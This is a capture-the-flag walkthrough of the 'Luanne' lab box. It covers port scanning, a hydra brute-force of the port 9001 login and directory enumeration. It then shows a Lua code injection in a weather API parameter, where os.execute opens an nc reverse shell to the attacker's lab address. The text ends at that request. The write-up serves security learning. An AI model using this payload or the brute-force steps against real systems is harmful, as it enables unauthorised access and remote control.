Luanne walkthrough

Index


List of pictures

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who're willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Reconnaissance

The results of an initial nMap scan are the following:



```
Nmap scan report for 10.10.10.218
Host is up (0.020s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.0 (NetBSD 20190418-hpn13v14-lpk; protocol 2.0)
| ssh-hostkey:
|   3072 20:97:7f:6c:4a:6e:5d:20:cf:fd:a3:aa:a9:0d:37:db (RSA)
|   521 35:c3:29:e1:87:70:6d:73:74:b2:a9:a2:04:a9:66:69 (ECDSA)
|_  256 b3:bd:31:6d:cc:22:6b:18:ed:27:66:b4:a7:2a:e4:a5 (ED25519)
80/tcp   open  http    nginx 1.19.0
| http-robots.txt: 1 disallowed entry
|_/weather
|_http-server-header: nginx/1.19.0
|_http-title: 401 Unauthorized
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=.
9001/tcp open  http    Medusa httpd 1.12 (Supervisor process manager)
|_http-server-header: Medusa/1.12
|_http-title: Error response
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=default
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=4/6%OT=22%CT=1%CU=32564%PV=Y%DS=2%DC=T%G=Y%TM=6610F
OS:EE6%P=x86_64-pc-linux-gnu)SEQ(SP=D4%GCD=1%ISR=DD%TI=Z%CI=Z%II=I)SEQ(SP=D
OS:4%GCD=1%ISR=DE%TI=Z%CI=Z%II=I)SEQ(SP=D7%GCD=1%ISR=DD%TI=Z%CI=Z%II=I)SEQ(
OS:SP=D9%GCD=1%ISR=DD%TI=Z%CI=Z%II=I)OPS(O1=M53CNW3ST11%O2=M53CNW3ST11%O3=M
OS:53CNW3NNT11%O4=M53CNW3ST11%O5=M53CNW3ST11%O6=M53CST11)WIN(W1=8000%W2=800
OS:0%W3=8000%W4=8000%W5=8000%W6=8000)ECN(R=Y%DF=Y%T=40%W=8000%O=M53CNW3SLL%
OS:CC=N%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=N%T=40%W=0%S=Z%
OS:A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=40%W=8000%S=O%A=S+%F=AS%O=M53CNW3ST11%
OS:RD=0%Q=)T4(R=Y%DF=N%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=N%T=40%W=0
OS:%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=N%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7
OS:(R=Y%DF=N%T=40%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=FF%IPL=38%UN=0%
OS:RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=FF%CD=S)

Network Distance: 2 hops
Service Info: OS: NetBSD; CPE: cpe:/o:netbsd:netbsd

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   19.21 ms 10.10.14.1
2   20.49 ms 10.10.10.218

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 980.83 seconds
```

Figure 1 - nMap scan results


Open ports are 22, 80 and 9001. So, this box has SSH enabled, a web application running on port 80 and a different one running on port 9001. Also, nMap guessed the OS as NetBSD.

Initial foothold

If I try to access to the web application on port 9001, it asks me credential. So, I tried to execute a brute force attack to find them running the following command:

$$hydra\ -L\ /usr/share/ncrack/default.usr\ -P\ /usr/share/ncrack/default.pwd\ -s\ 9001\ -f\ 10.10.10.218\ -t\ 8\ http-get\ /\ -V$$


Luckly, hydra found valid credentials!



```
[ATTEMPT] target 10.10.10.218 - login "user" - pass "denisse" - 119293 of 2719940 [child 6] (0/0)
[ATTEMPT] target 10.10.10.218 - login "user" - pass "kittie" - 119294 of 2719940 [child 0] (0/0)
[ATTEMPT] target 10.10.10.218 - login "user" - pass "manman" - 119295 of 2719940 [child 7] (0/0)
[ATTEMPT] target 10.10.10.218 - login "user" - pass "292929" - 119296 of 2719940 [child 2] (0/0)
[ATTEMPT] target 10.10.10.218 - login "user" - pass "noodle" - 119297 of 2719940 [child 1] (0/0)
[ATTEMPT] target 10.10.10.218 - login "user" - pass "renee" - 119298 of 2719940 [child 5] (0/0)
[ATTEMPT] target 10.10.10.218 - login "user" - pass "donna" - 119299 of 2719940 [child 3] (0/0)
[ATTEMPT] target 10.10.10.218 - login "user" - pass "sonia" - 119300 of 2719940 [child 4] (0/0)
[ATTEMPT] target 10.10.10.218 - login "user" - pass "chantelle" - 119301 of 2719940 [child 6] (0/0)
[ATTEMPT] target 10.10.10.218 - login "user" - pass "devil" - 119302 of 2719940 [child 0] (0/0)
[ATTEMPT] target 10.10.10.218 - login "user" - pass "bratz" - 119303 of 2719940 [child 7] (0/0)
[ATTEMPT] target 10.10.10.218 - login "user" - pass "camaro" - 119304 of 2719940 [child 2] (0/0)
[ATTEMPT] target 10.10.10.218 - login "user" - pass "meandyou" - 119305 of 2719940 [child 1] (0/0)
[ATTEMPT] target 10.10.10.218 - login "user" - pass "420420" - 119306 of 2719940 [child 5] (0/0)
[ATTEMPT] target 10.10.10.218 - login "user" - pass "capricornio" - 119307 of 2719940 [child 3] (0/0)
[ATTEMPT] target 10.10.10.218 - login "user" - pass "elamor" - 119308 of 2719940 [child 4] (0/0)
[ATTEMPT] target 10.10.10.218 - login "user" - pass "puertorico" - 119309 of 2719940 [child 6] (0/0)
[ATTEMPT] target 10.10.10.218 - login "user" - pass "behappy" - 119310 of 2719940 [child 0] (0/0)
[ATTEMPT] target 10.10.10.218 - login "user" - pass "theman" - 119311 of 2719940 [child 7] (0/0)
[ATTEMPT] target 10.10.10.218 - login "user" - pass "hotboy" - 119312 of 2719940 [child 2] (0/0)
[ATTEMPT] target 10.10.10.218 - login "user" - pass "lillian" - 119313 of 2719940 [child 1] (0/0)
[ATTEMPT] target 10.10.10.218 - login "user" - pass "magdalena" - 119314 of 2719940 [child 5] (0/0)
[ATTEMPT] target 10.10.10.218 - login "user" - pass "chelsey" - 119315 of 2719940 [child 6] (0/0)
[ATTEMPT] target 10.10.10.218 - login "user" - pass "irene" - 119316 of 2719940 [child 3] (0/0)
[ATTEMPT] target 10.10.10.218 - login "user" - pass "makaveli" - 119317 of 2719940 [child 4] (0/0)
[ATTEMPT] target 10.10.10.218 - login "user" - pass "skateboard" - 119318 of 2719940 [child 0] (0/0)
[ATTEMPT] target 10.10.10.218 - login "user" - pass "octubre" - 119319 of 2719940 [child 7] (0/0)
[ATTEMPT] target 10.10.10.218 - login "user" - pass "window" - 119320 of 2719940 [child 2] (0/0)
[ATTEMPT] target 10.10.10.218 - login "user" - pass "123" - 119321 of 2719940 [child 1] (0/0)
[ATTEMPT] target 10.10.10.218 - login "user" - pass "noviembre" - 119322 of 2719940 [child 5] (0/0)
[ATTEMPT] target 10.10.10.218 - login "user" - pass "1123581321" - 119323 of 2719940 [child 6] (0/0)
[ATTEMPT] target 10.10.10.218 - login "user" - pass "newport" - 119324 of 2719940 [child 3] (0/0)
[ATTEMPT] target 10.10.10.218 - login "user" - pass "tiffany1" - 119325 of 2719940 [child 4] (0/0)
[ATTEMPT] target 10.10.10.218 - login "user" - pass "carebears" - 119326 of 2719940 [child 0] (0/0)
[ATTEMPT] target 10.10.10.218 - login "user" - pass "samsam" - 119327 of 2719940 [child 7] (0/0)
[ATTEMPT] target 10.10.10.218 - login "user" - pass "pencil" - 119328 of 2719940 [child 2] (0/0)
[9001][http-get] host: 10.10.10.218   login: [redacted]   password: [redacted]
[STATUS] attack finished for 10.10.10.218 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-06 20:00:08
```

Figure 2 - Credentials for web application on port 9001 found

The private area I can access shows me information about the server as memory used, processes and uptime, as shown in the following picture:



State	Description	Name	Action
running	pid 422, uptime 2:18:58	memory	Restart Stop Clear Log Tail -f Stdout Tail -f Stderr
running	pid 413, uptime 2:18:58	processes	Restart Stop Clear Log Tail -f Stdout Tail -f Stderr
running	pid 436, uptime 2:18:58	uptime	Restart Stop Clear Log Tail -f Stdout Tail -f Stderr

Figure 3 - Successful login on web application running on port 9001

Also, I understand that the server run LUA scripts analyzing the process logs:





Figure 4 - Process logs


On the other hand, analyzing the web application on port 80, I found that robots.txt file contains an interesting path to explore:



```
User-agent: *
Disallow: /weather #returning 404 but still harvesting cities
```

Figure 5 - Robots.txt file on web application running on port 80

However this path is partial and it is not usable in this way. So, I run DirBuster to find content in this path:



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
http://10.10.10.218:80/weather/
Scan Information
Results - List View: Dirs: 4 Files: 0
Results - Tree View
Errors: 0

Type	Found	Response	Size
Dir	/weather/forecast/	200	250
Dir	/weather/forecast/imgs/	502	692
Dir	/weather/forecast/track/	502	692
Dir	/weather/forecast/imgs/header4/	502	692

Current speed: 607 requests/sec
(Select and right click for more options)
Average speed: (T) 774, (C) 651 requests/sec

Figure 6 - Content found on path /weather on web application running on port 80

The new path found uses API to retrieve weather information about a city passed as parameter. A list of cities accepted is:




```
code:     200
▼ cities:
    0:    "London"
    1:    "Manchester"
    2:    "Birmingham"
    3:    "Leeds"
    4:    "Glasgow"
    5:    "Southampton"
    6:    "Liverpool"
    7:    "Newcastle"
    8:    "Nottingham"
    9:    "Sheffield"
    10:   "Bristol"
    11:   "Belfast"
    12:   "Leicester"
```

Figure 7 - City list

User flag


Exploiting the API found, I can inject code. In particular, I need to inject LUA code (in fact I found that server run LUA scripts). So, I intercept a request to this API and I inject my payload using Burp Suite:



```
GET /weather/forecast?city=
London');os.execute("rm%20/tmp/f;mkfifo%20/tmp/f;cat%20/tmp/f|/bin/sh%20-i%202>%261|nc%2010.10.14.20%201234%20>/tmp/f")--
HTTP/1.1
Host: 10.10.10.218
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

Figure 8 - LUA command injection to obtain a shell

